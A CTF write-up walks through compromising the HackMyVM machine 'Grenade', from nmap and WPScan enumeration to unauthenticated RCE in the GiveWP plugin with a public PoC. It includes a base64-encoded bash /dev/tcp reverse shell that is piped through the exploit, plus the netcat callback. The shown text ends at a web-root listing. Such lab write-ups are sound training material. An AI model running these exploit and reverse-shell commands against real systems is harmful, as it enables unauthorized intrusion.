Write-up Grenade on HackMyVM
For this writeup, we are pulling the pin on an entry-level machine called Grenade. While the name might sound intimidating, this box is actually a fantastic Easy target that serves as a perfect introduction to vulnerability chaining. Instead of overwhelming you with complex rabbit holes, Grenade focuses on solid, foundational concepts, guiding you from an unauthenticated web exploit straight into local credential decoding and a modern kernel level privilege escalation.
If you managed to blast through this machine and grab the root flag, awesome job! If you ran into a few unexpected snags along the way, let’s break down the exact steps to compromise this box.
- Machine Link: HackMyVM - Grenade
- Difficulty: Easy
- Core Concepts: CVE-2026-82222, RCE, Base92, enumeration, lateral movement, Copy Fail, CVE-2026-31431.
Getting started
Before firing off any tools, it is crucial to stay organized. I started by creating a dedicated project directory for this machine inside the Documents folder to save all logs, scans, and notes.
1
2
3
4
5
6
7
8
┌──(emvee㉿kali)-[~]
└─$ cd Documents

┌──(emvee㉿kali)-[~/Documents]
└─$ mkdir Grenade

┌──(emvee㉿kali)-[~/Documents]
└─$ cd Grenade
Next, I needed to check my own network configuration to understand the subnet layout. Running ip a reveals the configuration of the network interfaces.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:24:46:73 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 503sec preferred_lft 503sec
    inet6 fe80::a00:27ff:fe24:4673/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
The interface eth0 shows that the Kali attacking machine is assigned the IP address 10.0.2.3 within a /24 subnet (10.0.2.0/24).
With the subnet identified, I used fping to quickly map live hosts on the network. The -a flag displays alive targets, and -g generates the target list from the CIDR network range. I redirected standard error (2> /dev/null) to keep the output clean.
1
2
3
4
5
6
7
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ fping -ag 10.0.2.0/24 2> /dev/null
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.15
There are shown 4 IP addressess. Let’s explain them to identify the target on our virtual network
10.0.2.1and10.0.2.2are typical VirtualBox gateway/DHCP infrastructure IPs.10.0.2.3is my attacking machine.10.0.2.15is the only other active host, making it our target.
I saved this target IP into a local environment variable $ip to streamline my subsequent commands:
1
2
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ ip=10.0.2.15
With the target IP locked in, it was time to perform a full port scan using nmap.
Enumeration
I ran a comprehensive scan checking all 65,353 ports (-p-), running default scripts (-sC), and attempting service version detection (-sV) at an aggressive but reliable speed template (-T4).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ sudo nmap -sC -sV -T4 -p- $ip
[sudo] password for emvee:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-09 08:52 +0200
Nmap scan report for 10.0.2.15
Host is up (0.00093s latency).
Not shown: 65373 filtered tcp ports (no-response), 160 filtered tcp ports (admin-prohibited)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.9 (protocol 2.0)
| ssh-hostkey:
|   256 28:cd:12:0f:cc:7f:13:4f:1b:dc:95:e7:69:d0:a2:93 (ECDSA)
|_  256 61:54:06:fb:4b:d6:38:ea:91:a3:06:df:f8:1f:d4:ed (ED25519)
8080/tcp open  http    Apache httpd 2.4.63 ((AlmaLinux))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.63 (AlmaLinux)
|_http-generator: WordPress 6.6.2
|_http-title: Grenade Lab
MAC Address: 08:00:27:00:16:EC (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.32 seconds
The scan returned two open ports, revealing a focused attack surface:
- Port 22 (SSH): Running OpenSSH 9.9. This is a very recent version of OpenSSH. Unless we discover leaked credentials, a private SSH key, or a severe 0-day vulnerability later on, exploiting SSH directly is highly unlikely.
- Port 8080 (HTTP): Running Apache httpd 2.4.63 on an AlmaLinux operating system.
- Useful information: Nmap automatically detected an
_http-generator: WordPress 6.6.2script header, and the page title is “Grenade Lab”.
- Useful information: Nmap automatically detected an
Since we have established that a web application is running on port 8080 powered by WordPress, our attack vector shifts entirely toward web enumeration. Content Management Systems (CMS) like WordPress frequently contain vulnerabilities through outdated plugins, themes, or exposed user accounts.
Our next logical move is to deploy WPScan to systematically analyze this WordPress deployment for potential entry points.
1
2
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ url=http://10.0.2.15:8080
Next, I executed the scan using the user enumeration flag (-e u) to identify registered accounts on the platform.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ wpscan --url $url -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.15:8080/ [10.0.2.15]
[+] Started: Fri Oct  9 08:58:24 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.63 (AlmaLinux)
 |  - X-Powered-By: PHP/8.1.34
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.15:8080/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.15:8080/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.15:8080/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.6.2 identified (Insecure, released on 2024-09-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.6.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'WordPress 6.6.2'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================================================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] lab-admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Oct  9 08:58:26 2026
[+] Requests Done: 47
[+] Cached Requests: 4
[+] Data Sent: 11.233 KB
[+] Data Received: 387.237 KB
[+] Memory used: 172.617 MB
[+] Elapsed time: 00:00:01
The tool successfully pulled a wealth of high value technical indicators from the target environment. Specifically, the following information was uncovered:
X-Powered-By: PHP/8.1.34– Unveiling the underlying software stack helps us keep track of backend compatibility limitations and environment-specific behaviors.- WordPress version 6.6.2 identified (Insecure) – This outdated core framework version confirms that the target lacks several security rollouts, presenting an unstable infrastructure defense.
- Exposed Users:
lab-admin– Through targeted Author ID brute-forcing and systemic error inspection, we mapped out a definitive, valid administrative username to focus on.
The scan also flagged that the main theme could not be detected via default passive lookups. Because WordPress relies heavily on themes for structural rendering and layouts, manually finding or aggressively scanning for themes and active plugins remains a top operational priority to uncover additional vulnerabilities.
WordPress layout formatting and design structures are completely managed through themes. To gain deeper insight into the target’s visual configuration and uncover potential layout specific vulnerabilities, we executed an aggressive theme enumeration scan using WPScan with the -e t flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ wpscan --url $url -e t
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.15:8080/ [10.0.2.15]
[+] Started: Fri Oct  9 09:04:57 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.63 (AlmaLinux)
 |  - X-Powered-By: PHP/8.1.34
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.15:8080/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.15:8080/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.15:8080/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.6.2 identified (Insecure, released on 2024-09-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.6.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'WordPress 6.6.2'

[i] The main theme could not be detected.

[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:00 <============================================================================================================================================================> (400 / 400) 100.00% Time: 00:00:00
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentytwentyfour
 | Location: http://10.0.2.15:8080/wp-content/themes/twentytwentyfour/
 | Last Updated: 2026-05-20T00:00:00.000Z
 | Readme: http://10.0.2.15:8080/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.5
 | Style URL: http://10.0.2.15:8080/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.2.15:8080/wp-content/themes/twentytwentyfour/, status: 403
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.15:8080/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.2'

[+] twentytwentythree
 | Location: http://10.0.2.15:8080/wp-content/themes/twentytwentythree/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://10.0.2.15:8080/wp-content/themes/twentytwentythree/readme.txt
 | [!] The version is out of date, the latest version is 1.6
 | Style URL: http://10.0.2.15:8080/wp-content/themes/twentytwentythree/style.css
 | Style Name: Twenty Twenty-Three
 | Style URI: https://wordpress.org/themes/twentytwentythree
 | Description: Twenty Twenty-Three is designed to take advantage of the new design tools introduced in WordPress 6....
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.2.15:8080/wp-content/themes/twentytwentythree/, status: 403
 |
 | Version: 1.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.15:8080/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.5'

[+] twentytwentytwo
 | Location: http://10.0.2.15:8080/wp-content/themes/twentytwentytwo/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://10.0.2.15:8080/wp-content/themes/twentytwentytwo/readme.txt
 | [!] The version is out of date, the latest version is 2.1
 | Style URL: http://10.0.2.15:8080/wp-content/themes/twentytwentytwo/style.css
 | Style Name: Twenty Twenty-Two
 | Style URI: https://wordpress.org/themes/twentytwentytwo/
 | Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.2.15:8080/wp-content/themes/twentytwentytwo/, status: 200
 |
 | Version: 1.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.15:8080/wp-content/themes/twentytwentytwo/style.css, Match: 'Version: 1.8'

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Oct  9 09:04:59 2026
[+] Requests Done: 414
[+] Cached Requests: 34
[+] Data Sent: 90.725 KB
[+] Data Received: 67.674 KB
[+] Memory used: 201.992 MB
[+] Elapsed time: 00:00:02
Even though passive analysis initially failed to pinpoint the actively running theme, aggressive checks of known directories successfully revealed three standard, outdated WordPress templates installed on the system:
twentytwentyfour(Version 1.2) — Outdated. The system installation lags behind the latest release (Version 1.5).twentytwentythree(Version 1.5) — Outdated. The system installation lags behind the latest release (Version 1.6).twentytwentytwo(Version 1.8) — Outdated. The system installation lags behind the latest release (Version 2.1).
While none of these core default themes immediately expose known unauthenticated Remote Code Execution flaws, their outdated statuses confirm a broader pattern of poor system maintenance on this server. This persistent lack of updates strongly hints that the site’s third party components, such as plugins are likely exposed to critical public exploits as well.
WordPress relies heavily on third party plugins to expand its core functionality. These plugins are frequently targeted by security researchers and attackers alike, as they often introduce severe vulnerabilities into otherwise secure environments.
To identify the complete attack surface, we ran an aggressive plugin enumeration scan using WPScan. We used the -e ap flag to search for all plugins alongside --plugins-detection aggressive to force the tool to actively brute-force thousands of known plugin directory names.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ wpscan --url $url -e ap --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.15:8080/ [10.0.2.15]
[+] Started: Fri Oct  9 09:20:25 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.63 (AlmaLinux)
 |  - X-Powered-By: PHP/8.1.34
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.15:8080/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.0.2.15:8080/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.0.2.15:8080/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.6.2 identified (Insecure, released on 2024-09-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=6.6.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'WordPress 6.6.2'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:02:35 <======================================================================================================================================================> (133394 / 133394) 100.00% Time: 00:02:35
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://10.0.2.15:8080/wp-content/plugins/akismet/
 | Latest Version: 5.7.2
 | Last Updated: 2026-08-18T23:42:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.2.15:8080/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] give
 | Location: http://10.0.2.15:8080/wp-content/plugins/give/
 | Last Updated: 2026-10-06T20:21:00.000Z
 | Readme: http://10.0.2.15:8080/wp-content/plugins/give/readme.txt
 | [!] The version is out of date, the latest version is 4.18.0.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.2.15:8080/wp-content/plugins/give/, status: 403
 |
 | Version: 4.16.5.1 (100% confidence)
 | Found By: Meta Tag (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: 'Give v4.16.5.1'
 | Confirmed By: Javascript Var (Passive Detection)
 |  - http://10.0.2.15:8080/, Match: '"1","give_version":"4.16.5.1","magnific_options"'

[+] https://github.com/placetopay/woocommerce-gateway-placetopay
 | Location: http://10.0.2.15:8080/wp-content/plugins/https://github.com/placetopay/woocommerce-gateway-placetopay/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://github.com/placetopay/woocommerce-gateway-placetopay/, status: 200
 |
 | The version could not be determined.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Oct  9 09:23:11 2026
[+] Requests Done: 133396
[+] Cached Requests: 50
[+] Data Sent: 36.258 MB
[+] Data Received: 18.22 MB
[+] Memory used: 457.75 MB
[+] Elapsed time: 00:02:45
The scanner hammered through over 133000 known directories and successfully discovered three specific components running on the platform:
akismet(Latest Version 5.7.2): This is the official WordPress anti-spam plugin. Its version could not be precisely extracted from the front-end headers, but it is generally a robust and well-audited plugin with a minimal historical footprint for unauthenticated critical flaws.give(Version 4.16.5.1): This discovery immediately shifted our entire operational focus. WPScan flagged the GiveWP (Give Donation) plugin as outdated, trailing behind the modern 4.18.0.1 release branch. This specific version window makes it critically vulnerable to public exploits.woocommerce-gateway-placetopay: The target directory structure yielded a strange artifacts link pointing straight to an external GitHub project layout. While its presence is interesting, its version could not be mapped.
The give plugin didn’t ring a bell initially, so my first move was to look it up on Google. This quickly led me to its official name: GiveWP.

When reviewing its security history, I discovered that the GiveWP ecosystem has recently been plagued by highly critical Remote Code Execution (RCE) vulnerabilities. For versions spanning the 4.16.x release tree, multiple severe flaws have been actively weaponized in the wild. The specific flaw we are targeting in this lab is an Unauthenticated Remote Code Execution (RCE) via PHP Object Injection, tracked under CVE-2026-82222.
Knowing that a critical unauthenticated RCE existed for GiveWP version 4.16.5.1, my next immediate move was to find a working public exploit. I searched Google for existing Proof of Concept (PoC) repositories.

To safely study and verify the exploit mechanics against this specific vulnerability, we can take a closer look at this public research repository: https://github.com/dinosn/givewp-cve-2026-82222-rce-lab.
Initial access
I cloned the repository to my local attacking machine and listed the directory contents to inspect the components.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ git clone https://github.com/dinosn/givewp-cve-2026-82222-rce-lab.git
Cloning into 'givewp-cve-2026-82222-rce-lab'...
remote: Enumerating objects: 21, done.
remote: Counting objects: 100% (21/21), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 21 (delta 3), reused 13 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (21/21), 22.98 KiB | 1.53 MiB/s, done.
Resolving deltas: 100% (3/3), done.

┌──(emvee㉿kali)-[~/Documents/Grenade]
└─$ cd givewp-cve-2026-82222-rce-lab

┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ ll
total 60
-rw-rw-r-- 1 emvee emvee 15486 Oct  9 09:46 CVE-2026-8222-RCE.py
-rw-rw-r-- 1 emvee emvee  1349 Oct  9 09:46 docker-compose.yml
-rwxrwxr-x 1 emvee emvee  9388 Oct  9 09:46 lab
drwxrwxr-x 2 emvee emvee  4096 Oct  9 09:46 poc
-rw-rw-r-- 1 emvee emvee 12990 Oct  9 09:46 README.md
drwxrwxr-x 2 emvee emvee  4096 Oct  9 09:46 scripts
-rw-rw-r-- 1 emvee emvee   720 Oct  9 09:46 SECURITY.md

┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ code CVE-2026-8222-RCE.py .
Opening up the directory in VS Code allowed me to audit the operational logic of the CVE-2026-8222-RCE.py file to confirm exactly how it maps out the serialization graph carrier. After checking the code, I decided to proceed with using the exploit to verify code execution capability on our live target box.
I fired up a quick test run using a simple whoami instruction passed through the --cmd parameter to check if our command injection chain hits the backend cleanly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ python3 CVE-2026-8222-RCE.py -u http://grenade.hmv:8080 --cmd whoami
CVE-2026-82222 GiveWP unauth RCE PoC — 1 target(s), cmd='whoami'

[*] target http://grenade.hmv:8080  token vzxojj1j03ei
    [PASS] register (auth cookie issued) — status=200
    [PASS] profile nonce harvested — uid='13'
    [PASS] gadget stored in last_name meta — update=True stored_len=485
    [PASS] donation form discovered — form_id=4 via http://grenade.hmv:8080/?give_forms=donate-now
    [PASS] donation nonce via admin-ajax — nonce=0956779966...
    [PASS] session poisoned (HTTP 500 after write) — status=500
    [PASS] command executed (marker fetched over HTTP) — trigger#1
    ---- command output ----------------------------------
    www-data
    ----------------------------------------------------

================================================================
target                                     result
----------------------------------------------------------------
http://grenade.hmv:8080                    RCE CONFIRMED
================================================================
1/1 target(s) confirmed command execution
The whoami command indicates that the code is successfully being executed by the low-privileged web server daemon account, www-data. This output gives us definitive confirmation that our unauthenticated object graph trickles all the way down into a functional operating system execution sink.
While confirming individual command execution with whoami proved the exploit works, navigating a filesystem or performing post-exploitation tasks through separate HTTP request loops is clunky.
Next, I opened up a new terminal window and set up a Netcat listener on my attacking box, listening on port 8888:
1
2
3
4
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ nc -lvp 8888
listening on [any] 8888 ...
To establish an interactive reverse shell, we have to bypass potential shell constraints or truncation issues caused by passing raw redirect characters over HTTP. To solve this, I obfuscated our connection command into a clean base64 encoded string
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ echo "bash -i >& /dev/tcp/10.0.2.3/8888 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMy84ODg4IDA+JjEK

┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ python3 CVE-2026-8222-RCE.py -u http://grenade.hmv:8080 --cmd "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMy84ODg4IDA+JjEK | base64 -d | bash"
CVE-2026-82222 GiveWP unauth RCE PoC — 1 target(s), cmd='echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMy84ODg4IDA+JjEK | base64 -d | bash'

[*] target http://grenade.hmv:8080  token v5jimvjce1i2
    [PASS] register (auth cookie issued) — status=200
    [PASS] profile nonce harvested — uid='14'
    [PASS] gadget stored in last_name meta — update=True stored_len=556
    [PASS] donation form discovered — form_id=4 via http://grenade.hmv:8080/?give_forms=donate-now
    [PASS] donation nonce via admin-ajax — nonce=2f3f6b94a1...
    [PASS] session poisoned (HTTP 500 after write) — status=500
By packaging the payload inside echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMy84ODg4IDA+JjEK | base64 -d | bash, we forced the target to safely receive the alphanumeric string, decode it dynamically, and execute it inside a true Bash instance on the host.
Checking back on my listening terminal, the callback triggered perfectly and landed on our listener:
1
2
3
4
5
6
7
8
┌──(emvee㉿kali)-[~/Documents/Grenade/givewp-cve-2026-82222-rce-lab]
└─$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.0.2.3] from grenade.hmv [10.0.2.15] 36030
bash: cannot set terminal process group (860): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.2$
Now inside an active shell session, I ran a rapid baseline check to verify our explicit execution context, account variables, host configurations, and current working directory path.
1
2
3
4
5
6
7
bash-5.2$ whoami;id;hostname;pwd
whoami;id;hostname;ip a;pwd
www-data
uid=993(www-data) gid=993(www-data) groups=993(www-data) context=system_u:system_r:httpd_t:s0
grenade
/var/www/grenade
bash-5.2$
We are executing commands as the restricted web server user www-data (UID 993). The presence of context=system_u:system_r:httpd_t:s0 shows that SELinux policies are actively governing the Apache daemon process behavior. The shell dropped us right into the active application path at /var/www/grenade.
With our remote access established, we can transition from external system exploitation to internal post exploitation mapping and local enumeration. Landing directly inside the active deployment root, I ran an initial file lookup to inspect the application landscape:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
bash-5.2$ ls
ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
